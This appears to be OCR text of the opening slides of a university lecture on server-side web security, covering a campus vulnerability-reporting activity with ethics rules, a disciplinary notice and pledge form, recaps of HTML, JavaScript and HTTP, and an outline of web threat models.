CSE467: Computer Security

14. Server-side Web Security

Seongil Wi

Department of Computer Science and Engineering


Activity (1): SaveUNIST

- **If you find unknown security problems on campus, report them to me!**

- Depending on the severity, bonus points will be given
  - E.g., A+ → 1 letter grade up → 10% score up → ... → 1 drink → ...

- **(IMPORTANT!) DO NOT** try anything illegal
  - If you cannot decide by yourself, discuss it with us first!

- **Period (tentative)**: Nov 6 ~ Nov 15
- **Target**: UNIST dormitory homepage (https://dorm.unist.ac.kr/)




Hacking Ethics

- Hacking: seek to compromise computer systems or networks by exploiting vulnerabilities
  - E.g., stealing confidential data, DDoS

- White hat hackers: hired for penetration testing to find vulnerabilities
  - Give contributions to the society
  - DO NOT disclose the bug publicly before the fix is released
  - DO NOT exploit

- Be careful! UNIST is a national institute



징 계 공 고

생활관 전산망 해킹 학생에 대하여 아래와 같이 징계 조치가 되었습니다. 이는 우리 학교의 인재상인 "남을 배려할 줄 아는 정직한 인성을 가진 사람"에 위배되는 사건으로 매우 유감스럽게 생각합니다.

재학생들은 학칙 및 학생징계 규정에 의거한 해당 학생의 징계내용을 확인하고, 유사 사례 적발 시 중징계 할 예정이오니 이러한 사례가 발생되지 않도록 각별히 유념하기 바랍니다.

성명	징계내용	징계사유	제한사항
○○○ ○○○	유기정학	생활관 웹사이트해킹	1. 학적부 기재 2. 장학금 지급 제한 3. 생활관 입사 제한 4. 징계기간 수강 및 학생활동 금지

검 인
2017.03.10
학생처장

2017. 3. 2.

UNIST 총장

Activity #1: SaveUNIST

보 안 서 약 서

본인은 2023 년 11 월 6 일 부터 2023 년 11 월 17 일 까지 울산과학기술원 컴퓨터 공학과의 컴퓨터보안 과목에서 과제를 수행함에 있어, 다음과 같이 1)울산과기원의 정보보안 규정과 통제절차 및 2)상급기관 및 유관기관 규정의 보안사항을 준수할 것을 엄숙히 서약 합니다.

1. **나는 상기한 과제를 수행하며, 습득한 IT 정보와 보안관련 사항 등의 기관정보와 관련된 어떠한 정보도 외부 및 타인에게 일체 발설하거나 노출 또는 반출하지 않을 것을 서약한다.**
   가. 네트워크/시스템/보안 등 IT인프라 관련 구성 일체
   나. 시스템 접근권한 정보 일체
   다. 기관 내에 있는 모든 개인정보 일체
   라. DB정보 일체
   마. 정보시스템 취약점 등의 정보 일체
   바. 기타 기관 정보보안관련 비밀, 대외비, 누출금지 대상 일체

2. **나는 위의 사항을 위반했거나 기밀을 누설한 경우, 아래의 관계 법규 및 규정에 따라 엄중한 처벌을 받을 것을 서약한다.**
   가.「형법」 및「개인정보보호법」
   나.「정보통신망 이용촉진 및 정보
   다.「울산과학기술원 학칙」
   라.「울산과학기술원 학생 징계 지

3. 서약자 연명부

A pledge not to do anything illegal

구분 (idx)	소속 (department)	연락처 (email address)	성명 (name)	서명 (sign)	교수 서명 Prof's sign
1					
2					
3					
4					
5					
6					
7					
8					
9					
10					

Recap: Hypertext Markup Language (HTML)

- Markup language for web page layout
  - NOT programming language (i.e., for computation)!
- A web page (document) is written in HTML using markup tags
  - E.g., `<p>`, `<img>`
- A **browser** interprets a web page when rendering the page
- Describes a hyper-text document
  - E.g., image, audio, video

What if we need computation?
⇒ JavaScript!

```
<html>
  <body>
    ...
  </body>
</html>
```


Recap: JavaScript (JS)

- Developed by Brendan Eich at Netscape
- Later standardized for browser compatibility
  - ECMAScript Edition 3 (a.k.a., JavaScript 1.5)

- HTML may contain JS program code to make web pages more dynamic

Recap: Hyper Text Transfer Protocol (HTTP)

- The primary protocol for data transfer between web browsers and servers



Recap: Web Threat Models

- **Network attacker**: resides somewhere in the communication link between client and server
  - Passive: evasdropping
  - Active: modification of messages, replay…

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com

Today's Topic!

- **Network attacker**: resides somewhere in the communication link betw
  - Passive: evasdroppin
  - Active: modification o


Server-side web attack

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com


Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)




Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)



Server-side Web Application


- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)



Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)
- Prepares and outputs results for users
  - Dynamically generated HTML pages
  - Content from many different sources

Interaction with the Backend Database



